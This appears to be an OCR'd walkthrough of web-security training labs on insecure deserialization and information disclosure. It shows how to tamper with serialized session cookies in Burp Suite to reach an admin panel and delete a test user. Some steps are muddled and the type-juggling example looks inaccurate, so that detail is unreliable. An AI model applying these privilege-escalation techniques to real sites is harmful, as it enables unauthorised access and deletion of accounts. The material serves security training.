
Tools Used: Burp Suite, Browser (Chrome), FoxyProxy.

Step-by-Step


1. **Proxy Configuration:** Open **Burp Suite** and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.




2. **Access the Application:** Access the lab and log in to your account using the provided credentials (e.g., wiener:peter).




3. **Intercept the Session Cookie:** In Burp Suite, go to the **Proxy tab > HTTP history**. Look for the request to /my-account or the initial page load after logging in.




4. Send request to decoder.



5. It will likely be a Base64-encoded string representing a serialized PHP or Java object.




6. Copy the encoded url.




7. Go to proxy and in proxy go to intercept and turn on intercept and paste the url in requested you will get to see admin panel will be visible.


8. After clicking on admin panel you will again get the request you have to paste the same new generated url in cookie and click on forward.



9. You will get see the users account you have to simply click Carlos again request will be send and you have to paste the url in cookie and forward it it will automatically delete the carlos user.




10. Lab solved



Lab2: **Modifying serialized data types**


- **Objective:** Manipulate data types within a serialized object to bypass authentication and access the admin panel.

Step 1: Log in to your account (wiener:peter) and intercept the request in **Burp Proxy**.




Step 2: Locate the **session cookie**, right-click it, and select **Send to Repeater**.

Step 3: In Repeater, modify the serialized object's access_level (or similar attribute) from a string to an integer 0 (e.g., change s:11:"access_level" to i:0) to exploit PHP loose comparison




Step 4: Click **Send** and check the response for the **Admin panel** link.

Step 5: Change the URL path to /admin and delete the user **carlos**



Step 6: Verify the "Congratulations, you solved the lab!" banner appears.



Information disclosure

Lab1: Information disclosure in error messages


Objective: Cause the application to generate an error message that reveals the specific version of the backend 